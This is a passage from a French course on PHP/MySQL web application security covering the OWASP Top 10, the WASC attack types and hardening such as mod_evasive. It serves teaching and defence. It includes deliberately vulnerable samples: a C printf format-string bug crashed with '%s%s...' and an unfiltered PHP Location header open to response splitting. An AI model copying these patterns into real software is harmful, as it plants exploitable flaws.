

Sécurité des applications Web - PHP/MySQL

Magali Contensin - IBDML - CNRS

Les applications web sont composées d'un ou plusieurs scripts qui reçoivent des données envoyées par un internaute, les traitent et produisent une réponse spécifique à la demande de l'internaute. Ces applications sont courantes sur Internet : systèmes de réservations de salles, systèmes d'inscriptions à des conférences, forums, etc.

Ces applications sont la cible d'attaques diverses : injection de code, défiguration, détournement de session, etc. Ces attaques visent :

- l'intégrité des données (modification des données publiées sur le site) ;
- la confidentialité des données (obtention de données sans autorisation) ;
- la disponibilité des données (déni de service) ;
- la prise de contrôle du serveur web pour attaquer d'autres sites ou pour installer des services (serveur ftp pirate, ...).

Le but de ce cours sur la sécurité des applications web est de présenter les attaques les plus courantes ainsi que les mesures à prendre pour protéger les applications. La formation est axée sur PHP/MySQL mais beaucoup d'attaques présentées ne sont pas dépendantes du langage de script (XSS, injections SQL, injections de commandes, CSRF).

Sommaire

1. Introduction	p. 2
2. Top 10 de l'OWASP	p. 5
3. Types d'attaques	p. 6
4. Sécurité par l'obscurité	p. 13
5. Filtrer les entrées et protéger les sorties	p. 43
6. XSS	p. 49
7. Injections	p. 52
8. CSRF	p. 63
9. Détournement de sessions	p. 65
Bibliographie	p. 72

1. Introduction


Un site web est un **système d'information**. Comme tout système d'information il doit assurer :

- l'**intégrité**,
- la **confidentialité**,
- et la **disponibilité** des **données**.

1.1) Entrées d'une application Web


Données **primaires** : données dans l'en-tête et le corps de la requête HTTP, variables d'environnement.

Données **secondaires** : données stockées dans un fichier, dans une base de données, en session.




Les données reçues peuvent être utilisées directement ou stockées dans un fichier, dans des variables de session ou dans une base de données. Toute donnée primaire ou secondaire provenant d'une source extérieure peut être utilisée pour attaquer le système d'information.

1.2) Sorties d'une application Web



1.3) Entrées d'un script PHP



Données primaires :

- **en-tête** de la requête HTTP

Données	Informations	Accès
URL	méthode, script, url complète, query string	\$_SERVER
query string	arguments du script	\$_GET, \$_REQUEST
champs	User-Agent, Accept-Charset, ...	\$_SERVER
cookies	noms et valeurs	\$_COOKIE, \$_REQUEST

- **corps** de la requête HTTP (cas d'un POST)

Données	Informations	Accès
formulaire	arguments du script	\$_POST, \$_REQUEST
file upload	nom, type, taille, emplacement du fichier	\$_FILES

- **système** et **logiciel**

Données	Informations	Accès
serveur	nom, adresse, software, document root, ...	\$_SERVER
environnement	noms et valeurs des var. d'environnement	\$_ENV ou getenv

Données secondaires :

Media	Informations	Accès
sessions	données stockées dans un fichier	\$_SESSION
fichier	données stockées dans le fichier	fopen, file, ...
SGBD	données stockées dans le SGBD	mysql_query, ...

1.3) Attaques

Les attaques d'un système d'information visent :

- L'**intégrité** des données :
 - o modification des données publiées sur le site (défiguration : nuit à l'image de marque) ;
 - o modification ou suppression d'informations confidentielles.
- La **confidentialité** : obtention de données sur :
 - o le client (n° sécurité sociale, carte bancaire, coordonnées, ...) ;
 - o les visiteurs du serveur web (logs) ;
 - o l'organisation (accès à des données sensibles, au réseau local de l'organisation) ;
 - o le serveur (accès aux mots de passes, aux fichiers de configuration en vue d'une attaque).
- La **disponibilité** des données :
 - o bloquer l'accès au site web (DoS) ;
 - o ou à un utilisateur en particulier.

L'attaque d'un serveur web peut également être destinée à **prendre le contrôle du serveur** pour attaquer d'autres sites ou installer des services.

2. Top 10 de l'OWASP

L'OWASP (*Open Web Application Security Project*) a publié le top 10 des vulnérabilités de sécurité applicatives web les plus critiques. Le document de l'OWASP contient pour chaque vulnérabilité une description, des exemples, des recommandations pour s'en protéger et des références. Il indique également quelles attaques sont possibles à partir de ces vulnérabilités. Le classement a été réalisé à partir du CWE (*Common Weakness Enumeration*) du Mitre (<http://cwe.mitre.org/documents/vuln-trends>).

Voici les 10 vulnérabilités les plus critiques par ordre décroissant (édition 2007) :

- A1 XSS (Cross Site Scripting)**
Exécution de code malveillant dans le navigateur (cf. chapitre 6)
 - ↳ vol de session, défiguration, redirection vers une page similaire (phishing)
- A2 Failles d'injection**
Injection de données à un interpréteur de commandes/requêtes (SQL, ... cf. chapitre 7)
 - ↳ altération de données, révélation d'informations, déni de service
- A3 Exécution de fichiers malicieux**
Exécution de code malveillant sur le serveur (Remote File Inclusion, upload, cf. chapitre 7)
 - ↳ intégrité, confidentialité, disponibilité, prise de contrôle du système
- A4 Référence directe non sécurisée à un objet**
Manipulation de références à un objet (ex numéro de compte d'un client passé en paramètre à l'application, numéro de session entier incrémenté)
 - ↳ confidentialité, vol de session
- A5 CSRF - Cross Site Request Forgery**
Force un client authentifié à envoyer une requête à l'application web (cf. chapitre 8)
 - ↳ altération de données (ex post dans un forum)
- A6 Fuite d'information et traitement d'erreur incorrect**
Obtention d'informations de configuration, de données privées (cf. chapitre 4)
 - ↳ confidentialité (numéro CB, INSEE), aide à la détection de failles
- A7 Violation de gestion d'authentification de sessions**
Obtention d'un accès à une application web avec authentification (cf. chapitre 9)
 - ↳ vol d'identité, confidentialité, intégrité
- A8 Stockage de données cryptographiques non sécurisé**
Obtention de données sensibles non chiffrées, ou avec chiffrement faible (md5, sha-1, algorithmes maison)
 - ↳ confidentialité, vol d'identité
- A9 Communications non sécurisées**
Interception du trafic réseau non chiffré (navigateur->serveur, web->SGBD)
 - ↳ confidentialité (numéro CB, INSEE), vol d'identité
- A10 Défaillance dans la restriction des accès URL**
Accès à une ressource dont l'URL est protégé par l'obscurité (cf. chapitre 4)
 - ↳ confidentialité, intégrité

3. Types d'attaques (classification WASC)

Nous reprenons dans ce chapitre la classification des types de menaces définie par le WASC (*Web Application Security Consortium*) :

1. Authentification
 - a. Force brute (*brute force*)
 - b. Authentification insuffisante (*insufficient authentication*)
 - c. Mauvais traitement des recouvrements de mot de passe (*weak password recovery validation*)
2. Autorisation
 - a. Prédiction de session (*credential/session prediction*)
 - b. Autorisation insuffisante (*insufficient authentication*)
 - c. Expiration de session insuffisante (*insufficient session expiration*)
 - d. Fixation d'identifiant de session (*session fixation*)
3. Attaques côté client
 - a. Usurpation de contenu (*content spoofing*)
 - b. XSS (*Cross Site Scripting*)
4. Exécution de commandes
 - a. Débordement de tampon (*buffer overflow*)
 - b. Chaîne de format (*format string*)
 - c. Injection LDAP
 - d. Injection de commandes (*OS Commanding*)
 - e. Injection SQL
 - f. Injection SSI
 - g. Injection XPath
5. Révélation d'informations
 - a. Listing de répertoires (*directory indexing*)
 - b. Fuite d'informations (*information leakage*)
 - c. Traversée de chemin (*path traversal*)
 - d. Prédiction de localisation de ressources (*predictable resource location*)
6. Logiques
 - a. Abus de fonctionnalité (*abuse of functionality*)
 - b. Déni de service (*denial of service*)
 - c. Anti-automatisation insuffisante (*insufficient anti-automation*)
 - d. Validation insuffisante du flux logique de l'application
7. Autres
 - a. HTTP Response Splitting / CR LF Injection
 - b. Prise d'empreinte (*Web Server/Application Fingerprinting*)

3.1) Attaques liées à l'authentification

Le **but** de ces attaques est l'**accès à une application web protégée**.

a) Force brute

Emploi d'un **processus automatique pour trouver les informations protégeant un système** (login, mot de passe, clé cryptographique). Généralement le pirate cherche un mot de passe pour un login fixé.



Protection :

- limiter le nombre d'essais lors de l'authentification (bloquer l'accès pendant 15mn après 3 échecs) et répondre après un délai de 3 secondes lors du 1^{er} essai, 15 lors du 2^d et 30 pour le 3^{ème} ;
- conserver des traces de toutes les tentatives de connexion (aide à la détection de ce type d'attaque) ;
- imposer une taille minimale pour le login et le mot de passe ;
- imposer une complexité minimale (nombre de chiffres, car spéciaux, ...) ;
- ne jamais indiquer si c'est le login ou le mot de passe qui est erroné ;
- ne jamais conserver les comptes avec un login et mot de passe par défaut.
- utiliser le module `mod_evasive` (http://www.zdziarski.com/projects/mod_evasive) qui protège contre des attaques de force brute et de déni de service (Apache 1.3, Apache 2.0.x) :

Installation de `mod_evasive`

- télécharger http://www.zdziarski.com/projects/mod_evasive/mod_evasive_1.10.1.tar.gz
- extraire l'archive
- compiler et installer automatiquement comme module de Apache 2
 - > `$APACHE_ROOT/bin/apxs -i -a -c mod_evasive20.c`
- relancer le serveur web.

Lors de l'installation la ligne concernant le module est ajoutée dans le `httpd.conf` :

```
LoadModule evasive20_module modules/mod_evasive20.so
```

Il faut ensuite effectuer des réglages dans le `httpd.conf` :

```
<IfModule mod_evasive20.c>
    DOSHashTableSize    3097
    DOSPageCount         2
    DOSSiteCount         50
    DOSPageInterval      1
    DOSSiteInterval      1
    DOSBlockingPeriod    10
    DOSWhitelist         139.124.35.1
</IfModule>
```

`DOSPageCount` fixe le nombre de requêtes autorisées par URL pour l'intervalle de page fixé avec `DOSPageInterval`. Pour les réglages ci-dessus l'URL peut être demandée 2 fois par seconde. Si le seuil est dépassé l'adresse IP du client est ajoutée dans la liste noire et celui-ci reçoit un code d'erreur 403. Au bout de la période définie en secondes par `DOSBlockingPeriod` l'URL est de nouveau disponible pour l'IP.

`DOSSiteCount` fixe le nombre total de requêtes pour le site pour un client (une IP) pendant l'intervalle de temps `DOSSiteInterval`.

Il est possible de donner une liste blanche (IP sans blocage) avec `DOSWhitelist`.

Le module permet également l'envoi de mail avec `DOSEmailNotify` ou l'exécution d'une commande `DOSSystemCommand` lorsqu'il y a un blocage d'IP.

b) Authentification insuffisante

Certaines applications insuffisamment protégées permettent l'**accès à des ressources à des personnes non authentifiées** :

- intranet protégé par l'obscurité (cf. chapitre 4), il est possible d'accéder à l'intranet :
 - o depuis un listing de répertoire s'il n'y a pas de fichier index.html ;
 - o par une attaque de force brute recherchant les noms de répertoires d'administration les plus courants (/admin, /administrateur, /intranet, /backoffice, ...);
 - o en interne :
 - depuis un bookmark ou l'historique de navigation sur un ordinateur en accès libre ;
 - en notant l'URL affichée dans le navigateur lorsque l'administrateur est connecté.
- intranet dont seule la page principale (index.php) demande le login/mot de passe (cf. chapitre 4).



Protection : utiliser un .htaccess (protection du répertoire et de ses sous-répertoires) ou des sessions.

c) Mauvais traitement des recouvrements de mot de passe

Une application web doit gérer le **recouvrement des mots de passe des utilisateurs**. La méthode la plus simple et la plus sûre serait de réaliser une nouvelle inscription mais les données de l'ancien login seraient perdues. Pour recouvrer le mot de passe plusieurs méthodes sont utilisées :

- Utilisation d'un deuxième moyen d'authentification pour retrouver ou recréer un mot de passe (aller voir l'administrateur ou faxer un document). C'est la méthode la plus sûre de recouvrement de mot de passe mais elle est difficile à mettre en place pour des applications web non commerciales.
- Partage de secret : lors de la création du compte l'application pose plusieurs questions personnelles à l'utilisateur, lors de la procédure de recouvrement l'utilisateur doit répondre à une ou plusieurs des questions posées lors de l'inscription. Cette méthode nécessite le stockage d'informations personnelles sur le serveur. Ces questions ne doivent pas porter sur des données qui peuvent être obtenues par un pirate (adresse mail, adresse personnelle, numéro de tel. portable, numéro de sécurité sociale, ...). Plus le pirate connaît personnellement la victime plus il a de chance de pouvoir répondre aux questions.
- Envoi par mail d'un nouveau mot de passe à l'adresse mail fournie lors de l'inscription. Le procédé ne nécessite aucune intervention humaine. Le seul inconvénient est que le mot de passe peut être obtenu par une écoute du réseau ou lu sur l'ordinateur de l'utilisateur (ou sur une feuille de papier s'il a imprimé le mail).



Bonnes pratiques :

- toujours fournir un nouveau mot de passe quand il a été perdu (si on est capable de fournir l'ancien c'est qu'il a été stocké en clair ou crypté de manière réversible) ;
- conserver toutes les demandes de recouvrement de mot de passe ;
- limiter la durée de validité du nouveau mot de passe envoyé à 24h ;
- limiter le mot de passe à une utilisation unique, l'utilisateur devra obligatoirement le changer lorsqu'il se connectera avec son nouveau mot de passe.

3.2) Attaques liées aux autorisations

Le but de ces attaques est d'**accroître le niveau de privilège dans une application** web protégée.

a) *Prédiction de session*

Méthode de détournement de session qui repose sur la **prédiction d'un identifiant de session valide** (cf. chap 9).

b) *Autorisations insuffisantes*

Le site web permet un **accès à du contenu sensible qui devrait demander des restrictions d'accès accrues**. Par ex. dans un menu utilisateur (pour un utilisateur authentifié du site) on ne prévoit pas les liens du menu admin mais l'utilisateur s'il connaît le lien peut accéder à la ressource.

c) *Fixation d'identifiant de session*

Méthode de détournement de session qui **impose à un utilisateur légitime d'un site un identifiant de session**. Une fois la victime authentifiée le pirate peut se loguer avec l'identifiant qu'il avait fixé (cf. 9.2).

d) *Expiration de session*

Plus la **durée de validité d'une session** est courte, plus il sera difficile pour un pirate de détourner la session. Beaucoup d'attaques sont possibles car les données de sessions restent présentes sur le serveur web (pas supprimées après la session). La session d'un utilisateur ne devrait plus être valide au bout d'une durée fixée selon le type d'application.

3.3) Attaques côté client

a) *Usurpation de contenu (content spoofing)*

Attaque consistant à **faire croire à un utilisateur** que le **contenu** apparaissant sur le site web est **légitime** et ne vient pas d'une source extérieure. Utilisation de frames, iframe, XSS, click jacking (utiliser CSS et des iframes pour placer un contenu invisible sur un contenu visible sur lequel l'utilisateur cliquera (but détourner le clic).

b) *XSS*

Attaque qui a pour but de faire **exécuter un code** malveillant par le **navigateur** du client (cf. chapitre 6).

3.4) Attaques par exécution de commandes ou de requêtes

a) *Débordement de tampon*

Attaque visant à placer dans la mémoire un code arbitraire par **débordement de tampon** (difficile à réaliser provoque plus souvent un déni de service par *segmentation fault*).

b) *Chaîne de format*

Une chaîne de format est une chaîne de caractères contenant des caractères spéciaux déterminant le format d'affichage des arguments passés à la fonction (fonctions `printf`, `fopen` de C par exemple). Les arguments sont pris dans la pile qu'ils soient présents ou non. Si le programme permet à l'utilisateur de spécifier la chaîne de format, alors le pirate peut arriver à provoquer un **déni de service** ou à faire **exécuter du code arbitraire en écrivant en mémoire**. Il est notamment possible de forcer le programme à appeler une autre fonction d'une bibliothèque à la place de celle prévue (par exemple `system` à la place de `fopen`) quand les bibliothèques partagées sont utilisées (il faut remplacer l'adresse de la fonction `fopen` par celle de `system` dans la *Global Offset Table* ou GOT).

c) *Injection LDAP*

Attaque concernant les applications qui construisent dynamiquement des **requêtes LDAP**.

d) *Injection de commandes*

Attaque concernant les applications qui exécutent des **commandes** dans un **shell** ou qui exécutent des fichiers inclus (cf. 7.3).

e) *Injection SQL*

Attaque concernant les applications qui construisent dynamiquement des **requêtes SQL** (cf. 7.2).

f) *Injection SSI*

Attaque concernant les serveurs web qui gèrent les **Server Side Include** dans le HTML avant envoi.

g) *Injection XPath*

Attaque qui concerne les applications qui construisent dynamiquement des **requêtes XPath**.

3.5) Attaques liées à la révélation d'informations

Attaques qui permettent d'obtenir des informations systèmes spécifiques au site web : software, numéro de version, niveau de patch, localisation des fichiers temporaires, de sauvegardes, ...

a) Listing des répertoires

Affichage du **contenu d'un répertoire** qui n'a pas de fichier par défaut (cf 4.8).

b) Fuite d'informations

Le site web révèle des **données confidentielles** (numéros de cartes de crédits, numéros de comptes bancaires, adresses, ...) ou **sensibles** permettant de trouver des failles de sécurité (messages d'erreurs, commentaires, informations sur la version des logiciels, ...) ou d'accéder au système (fichiers de mots de passe).

La fuite d'information est généralement liée à une authentification ou une autorisation insuffisante ou à l'interception d'informations non cryptées sur le réseau (numéro de compte, ...). Dans certains cas elle est due à un niveau d'information trop élevé des programmes (erreurs données par le serveur web par ex.).

c) Traversée de chemin

Attaque qui consiste à modifier le chemin de l'arborescence afin d'**accéder à des fichiers ou répertoires qui seraient interdits d'accès si on les demandait directement** (script PHP d'un autre utilisateur, .htaccess, fichiers situés en dehors du DocumentRoot, ...). Ces attaques utilisent généralement des adresses relatives avec `../` pour remonter jusqu'au répertoire d'intérêt (parfois `../` est codé en hexadécimal lorsque l'attaque est réalisée en passant l'argument par la méthode GET).



Lorsque l'accès à une ressource est réalisé à partir d'une donnée qui peut être manipulée par l'internaute (nom dans l'URL par exemple) il faut :

- Utiliser `realpath` pour obtenir le chemin après développement des liens symboliques, de `../` et suppression des séparateurs doubles de répertoires `//`.
- Utiliser `basename` lorsque la ressource à ouvrir ou inclure est située dans le répertoire courant, cette fonction ne conserve que le nom du fichier d'un chemin (évite la prise en compte d'un chemin si un utilisateur en ajoute un).
- Utiliser `open_basedir` pour donner la liste des répertoires dans lesquels les opérations sur les fichiers sont autorisées (il devient impossible de lire `/etc/passwd` mais il est toujours possible de lire un script d'un autre utilisateur)
- Donner la valeur `on` à la directive `safe_mode` (mais cette directive sera supprimée dans PHP6). Cette directive permet de limiter l'accès aux fichiers dont le propriétaire est le même que celui du script exécuté (il sera impossible de lire `/etc/passwd` ou un script PHP d'un autre utilisateur avec `readfile`).
- Une autre solution consiste à utiliser suPHP (<http://www.suphp.org>) qui permet d'exécuter des scripts PHP avec les permissions de leur propriétaire (bloque la lecture de fichiers de sessions, de `/etc/passwd` et de tout script placé sur le serveur dont on n'est pas propriétaire).

d) Prédiction de localisation de ressources

Attaque par **force brute** destinée à obtenir des ressources telles que les fichiers ou répertoires qui ont des conventions de nommage ou sont dans des chemins standards. Les ressources concernées sont les fichiers de configuration, les fichiers de sauvegarde, les fichiers de log, les répertoires d'administration, ...

3.6) Attaques logiques

Ces attaques concernent l'**abus** ou l'**exploitation du flux logique de l'application** web (procédure de récupération d'un mot de passe oublié, enregistrement de comptes, ...)

a) Abus de fonctionnalité

Attaque qui utilise les caractéristiques et fonctionnalités du site web. Voici quelques exemples :

- utiliser une fonction de recherche du site web pour accéder à des fichiers en dehors du répertoire ;
- remplacer un fichier de configuration du système en faisant un file upload ;
- déni de service en envoyant plusieurs mots de passe faux pour des utilisateurs existants afin de bloquer leurs comptes.

b) Déni de service (DoS)


Attaque qui a pour but d'empêcher le serveur de répondre aux clients. Le déni de service est provoqué par la **consommation excessive de ressource** (CPU, mémoire, bande passante, espace disque, ...). Il est possible également d'obtenir un DoS par *buffer overflow* ou par abus de fonctionnalité. L'attaque peut viser :

- un utilisateur en particulier (invalidation du mot de passe) ;
- le serveur de base de données (injection SQL pour amener le serveur à une charge maximale, grand nombre de requêtes à un site web qui utilise un SGBD pour produire les pages, ...) ;
- le serveur web.

Une vulnérabilité de chaîne de format peut entraîner un déni de service par erreur de segmentation :

```
#include <stdio.h>
int main (int argc, char *argv[]){
    char chaine[255];
    if (argc != 2){
        printf("entrez un parametre (chaine)\n");
    }else{
        strcpy(chaine, argv[1]);
        printf(chaine);
    }
    return 0;
}

>./test bonjour
bonjour
>./test %s%s%s%s%s%s%s%s
Segmentation fault
```

-  - Utiliser un outil pour mesurer les performances lors de la montée en charge permet de donner une idée du nombre de requêtes qu'un pirate aura à générer pour obtenir un déni de service (JMeter <http://jakarta.apache.org/jmeter>).
- Utiliser mod_evasive (cf. 3.1.a)
- Régler les directives du httpd.conf qui limitent les ressources utilisées et le nombre de clients et de connexions persistantes simultanés (MaxClients, MaxRequestsPerChild, KeepAlive, MaxKeepAliveRequests, Timeout, KeepAliveTimeout, RLimitMEM, RLimitCPU, RLimitNPROC, LimitRequestBody, LimitRequestFields, LimitRequestFieldSize, LimitRequestLine).
- Régler les directives du php.ini memory_limit, post_max_size, max_input_time, max_execution_time.

c) Anti-automatisation insuffisante

Les fonctionnalités des applications web devraient être limitées à un **usage humain**. Par exemple, si une application web permet la création d'un nombre de comptes illimité pendant une période de temps courte, alors elle peut être la cible d'un processus automatique.

d) Insufficient process validation

Attaque qui consiste à contourner le flux logique d'une application. Les applications web comportent des fonctionnalités qui nécessitent plusieurs **étapes séquentielles** (changement d'adresse mail, commandes, ...). Un utilisateur ne devrait pas pouvoir accéder à une étape sans avoir réalisé les étapes précédentes et ne devrait pas pouvoir revenir en arrière en utilisant le bouton back. L'utilisateur doit suivre le flux logique prévu par le programmeur sinon il y a des risques du point de vue de l'intégrité des données.


3.7) Attaques non classées

a) HTTP response splitting

Attaque exploitant le **passage à la ligne dans la réponse HTTP**. Le but est de produire un flux de sortie qui sera interprété comme 2 réponses HTTP par le navigateur d'un utilisateur (ajout d'un CR LF). La première réponse est celle de l'application, la seconde est contrôlée par le pirate.

```
<?php header("Location: {$_GET['url']}") ; ?>
```

Une autre attaque de l'en-tête HTTP nommée **injection CR LF** consiste à modifier les données de la réponse HTTP envoyée par l'application. Cette attaque permet par exemple de placer un cookie dans le navigateur pour mener une attaque de fixation de session (ajout de `Set-Cookie: nom=valeur`).

 Filtrer les entrées utilisateurs (redirections et envoi de cookies) aucun \r ou \n ne devrait être accepté pour les informations placées dans l'en-tête. L'attaque ne peut pas fonctionner sans le passage à la ligne.

PHP >= 4.4.2 interdit l'envoi de champs d'en-tête comportant un passage à la ligne

PHP Warning: Header may not contain more than a single header, new line detected. in /web/testSIARS/crlf.php

b) Web server/application fingerprinting

Le but est d'obtenir l'**architecture du serveur web** à partir d'informations diverses dont l'analyse des différences d'implémentation dans le protocole HTTP (cf. 4.10).

En résumé, la plupart des attaques sont rendues possibles par :

- un contrôle des données inexistant ou insuffisant ;
- une mise à disposition de données sensibles (traitement des erreurs inadapté, ...) ;
- des contrôles d'autorisation ou d'authentification inexistant ou insuffisants.


4. Sécurité par l'obscurité

C'est une des formes de sécurité les plus faibles. Elle part du principe qu'il est inutile de rendre le travail du pirate simple. Si une personne obtient facilement les informations sur le système, le serveur, la version de PHP et les modules installés elle pourra exploiter les failles de sécurité connues. Une des premières règles de sécurité est donc de **supprimer ou masquer les informations**. Il faut :

